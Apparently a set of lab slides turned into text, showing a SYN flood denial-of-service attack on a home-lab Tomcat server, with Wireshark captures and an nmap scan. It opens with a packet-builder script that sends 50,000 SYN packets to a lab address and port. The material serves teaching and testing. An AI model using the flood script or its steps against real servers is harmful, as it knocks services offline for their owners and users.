%name=SYN Flood v0.2
%category=Test
IPDESTINATION=192.168.0.105
PORTDESTINATION=8080
SYN=1
!ECHO OFF
!Display=Script for SYN Flood
!SEND 50000 TCP
```

Bench work (Generating and sending TCP SYN packet...cont'd)

Accessing the script file




Figure 9: Engage Packet builder with the script file loaded

Bench work (Generating and sending TCP SYN packet...cont'd)

Alternative tool to generate SYN packets




Figure 10: CommView packet generating tool

Bench work (Capturing of TCP SYN packet)

- Step 1: Root Access

- Step 2: Setup System B's Configuration
 - CaptureSupport
 - CapturePrivileges

C:\>sc config npf start= auto

- Step 3: Choosing the right Interface

- Step 4: Switching on the promiscuous mode

Bench work (Capturing of TCP SYN packet...cont'd)




Figure 11: The "Capture Interfaces" dialog box

Bench work (Capturing of TCP SYN packet...cont'd)




Figure 12: Selecting Promiscuous mode

Bench work (Capturing of TCP SYN packet...cont'd)

The screenshot displays the Wireshark interface with a captured network packet selected. The packet list pane shows a TCP SYN packet from 192.168.0.101 to 192.168.0.100. The packet details pane shows the SYN flag is set. The packet bytes pane shows the raw data.

No. -	Time	Source	Destination	Protocol	Info
1	0.000000	Trendwar_3b:a9:ac	Broadcast	ARP	who has 192.168.0.101? Tell 192.168.0.100
2	0.000023	Netgear_e9:f0:c6	Trendwar_3b:a9:ac	ARP	192.168.0.101 is at 00:09:5b:e9:f0:c6
3	2.664064	192.168.0.102	192.168.0.101	SMB	Echo Request
4	2.664168	192.168.0.101	192.168.0.102	SMB	Echo Response
5	2.819193	192.168.0.102	192.168.0.101	TCP	1090 > microsoft-ds [ACK] Seq=53 Ack=53 Win=16831 Len=0
6	16.694653	192.168.0.100	192.168.0.101	TCP	52923 > http [SYN] Seq=0 Len=0 MSS=1460
7	16.694707	192.168.0.101	192.168.0.100	TCP	http > 52923 [SYN, ACK] Seq=0 Ack=1 win=17520 Len=0
8	16.793627	Trendwar_3b:a9:ac	Broadcast	ARP	who has 192.168.0.101? Tell 192.168.0.100
9	16.793635	Netgear_e9:f0:c6	Trendwar_3b:a9:ac	ARP	192.168.0.101 is at 00:09:5b:e9:f0:c6
10	16.797273	192.168.0.100	192.168.0.101	TCP	52923 > http [RST] Seq=1 Len=0
11	32.448879	192.168.0.101	192.112.36.4	TCP	1869 > domain [SYN] Seq=0 Len=0 MSS=1460
12	32.563744	00:1c:f0:43:88:ae	Broadcast	ARP	who has 192.168.0.101? Tell 192.168.0.1
13	32.563761	Netgear_e9:f0:c6	00:1c:f0:43:88:ae	ARP	192.168.0.101 is at 00:09:5b:e9:f0:c6
14	32.565251	192.168.0.1	192.168.0.101	ICMP	Destination unreachable (Network unreachable)

Destination port: http (80)
Sequence number: 0 (relative sequence number)
Header length: 24 bytes

Flags: 0x02 (SYN)

- 0... .. = Congestion window Reduced (CWR): Not set
- .0.. = ECN-Echo: Not set
- ..0. = Urgent: Not set
- ...0 = Acknowledgment: Not set
- 0... = Push: Not set
-0.. = Reset: Not set
-1. = Syn: Set
-0 = Fin: Not set

window size: 2048


Checksum: 0x048e [correct]

```
0000 00 09 5b e9 f0 c6 00 14 d1 3b a9 ac 08 00 45 00 ..[.....]:....E.  
0010 00 2c 2b 7c 00 00 2d 06 e0 36 c0 a8 00 64 c0 a8 ..+|...|.6...d.  
0020 00 65 ce bb 00 50 5b 8d 4e e5 00 00 00 00 60 02 .e...P[. N....  
0030 08 00 94 8e 00 00 02 04 05 b4 .....:
```

Figure 13: Wireshark with a TCP packet selected for viewing with SYN flag set

Bench work (Testing the attack)


- ❑ Testing on Apache Tomcat server with port 8080
 - Starting the Apache Tomcat server



```
C:\> Command Prompt
D:\InstalledServers\Tomcat\apache-tomcat-5.5.15\bin>startup
Using CATALINA_BASE:   D:\InstalledServers\Tomcat\apache-tomcat-5.5.15
Using CATALINA_HOME:   D:\InstalledServers\Tomcat\apache-tomcat-5.5.15
Using CATALINA_TMPDIR: D:\InstalledServers\Tomcat\apache-tomcat-5.5.15\temp
Using JRE_HOME:        C:\Program Files\Java\jdk1.5.0_05
D:\InstalledServers\Tomcat\apache-tomcat-5.5.15\bin>_
```

Figure 14: command to startup the Tomcat server on host B

Bench work (Testing the attack...cont'd)



```
Nov 5, 2007 9:00:55 PM org.apache.catalina.core.AprLifecycleListener lifecycleEvent
INFO: The Apache Tomcat Native library which allows optimal performance in production environments was not found on the java.library.path: C:\Program Files\Java\jdk1.5.0_05\bin;.;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\system32;C:\WINDOWS\system32\WBEM;C:\Program Files\ATI Technologies\ATI.ACE\;C:\Program Files\Java\jdk1.5.0_05\bin;D:\InstalledServers\Tomcat\apache-tomcat-5.5.15\bin;C:\Program Files\Nmap
Nov 5, 2007 9:00:56 PM org.apache.coyote.http11.Http11BaseProtocol init
INFO: Initializing Coyote HTTP/1.1 on http-8080
Nov 5, 2007 9:00:56 PM org.apache.catalina.startup.Catalina load
INFO: Initialization processed in 2578 ms
Nov 5, 2007 9:00:56 PM org.apache.catalina.core.StandardService start
INFO: Starting service Catalina
Nov 5, 2007 9:00:56 PM org.apache.catalina.core.StandardEngine start
INFO: Starting Servlet Engine: Apache Tomcat/5.5.15
Nov 5, 2007 9:00:56 PM org.apache.catalina.core.StandardHost start
INFO: XML validation disabled
- Unable to find config file. Creating new servlet engine config file: /WEB-INF/server-config.wsdd
- Unable to find required classes (javax.activation.DataHandler and javax.mail.internet.MimeMultipart). Attachment support is disabled.
Nov 5, 2007 9:00:59 PM org.apache.catalina.loader.WebappClassLoader validateJarFile
INFO: validateJarFile(D:\InstalledServers\Tomcat\apache-tomcat-5.5.15\webapps\WindsorBookStore\WEB-INF\lib\servlet-2.2.jar) - jar not loaded. See Servlet Spec 2.3, section 9.7.2. Offending class: javax/servlet/Servlet.class
Nov 5, 2007 9:00:59 PM org.apache.coyote.http11.Http11BaseProtocol start
INFO: Starting Coyote HTTP/1.1 on http-8080
Nov 5, 2007 9:00:59 PM org.apache.jk.common.ChannelSocket init
INFO: JK: ajp13 listening on /0.0.0.0:8009
Nov 5, 2007 9:00:59 PM org.apache.jk.server.JkMain start
INFO: Jk running ID=0 time=0/47 config=null
Nov 5, 2007 9:01:00 PM org.apache.catalina.storeconfig.StoreLoader load
INFO: Find registry server-registry.xml at classpath resource
Nov 5, 2007 9:01:00 PM org.apache.catalina.startup.Catalina start
INFO: Server startup in 3797 ms
```

Figure 15: Tomcat running up at port 8080 on host B


Bench work (Testing the attack...cont'd)

Apache Tomcat/4.1.36-LE-jdk14 - Microsoft Internet Explorer


File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites History Print Mail News RSS

Address http://192.168.0.100:8080/index.jsp Go



Apache Tomcat/4.1.36-LE-jdk14



The Apache Software Foundation
<http://www.apache.org/>

Administration

- [Tomcat Administration](#)
- [Tomcat Manager](#)

Documentation

- [Tomcat Documentation](#)

Tomcat Online

- [Home Page](#)
- [Bug Database](#)
- [Users Mailing List](#)
- [Developers Mailing List](#)
- [IRC](#)

Examples

- [JSP Examples](#)
- [Servlet Examples](#)
- [WebDAV capabilities](#)

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, & you don't think you should be, then either you're either a user who has arrived at new installation of Tom or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, pleas refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found the INSTALL file.

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.3 and JSP 1.2 API JavaDoc), and an introductory guide developing web applications.


Tomcat mailing lists are available at the Apache Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Bench work (Testing the attack...cont'd)

- ❑ Scanning the port 8080 of host B from host A using nmap
 - Command for scanning the port

```
C:\nmap>nmap -sS 192.168.0.100 -p T:8080
```



```
C:\nmap>nmap -sS 192.168.0.100 -p T:8080

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-05 21:26 Eastern Standard
Time
Interesting ports on 192.168.0.100:
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 00:14:D1:3B:A9:AC (Trendware International)

Nmap finished: 1 IP address (1 host up) scanned in 0.281 seconds
C:\nmap>_
```

Figure 15: Host B is up at port 8080

Bench work (Testing the attack...cont'd)

- Checking the status of port 8080 using netstat

C:\>netstat -o

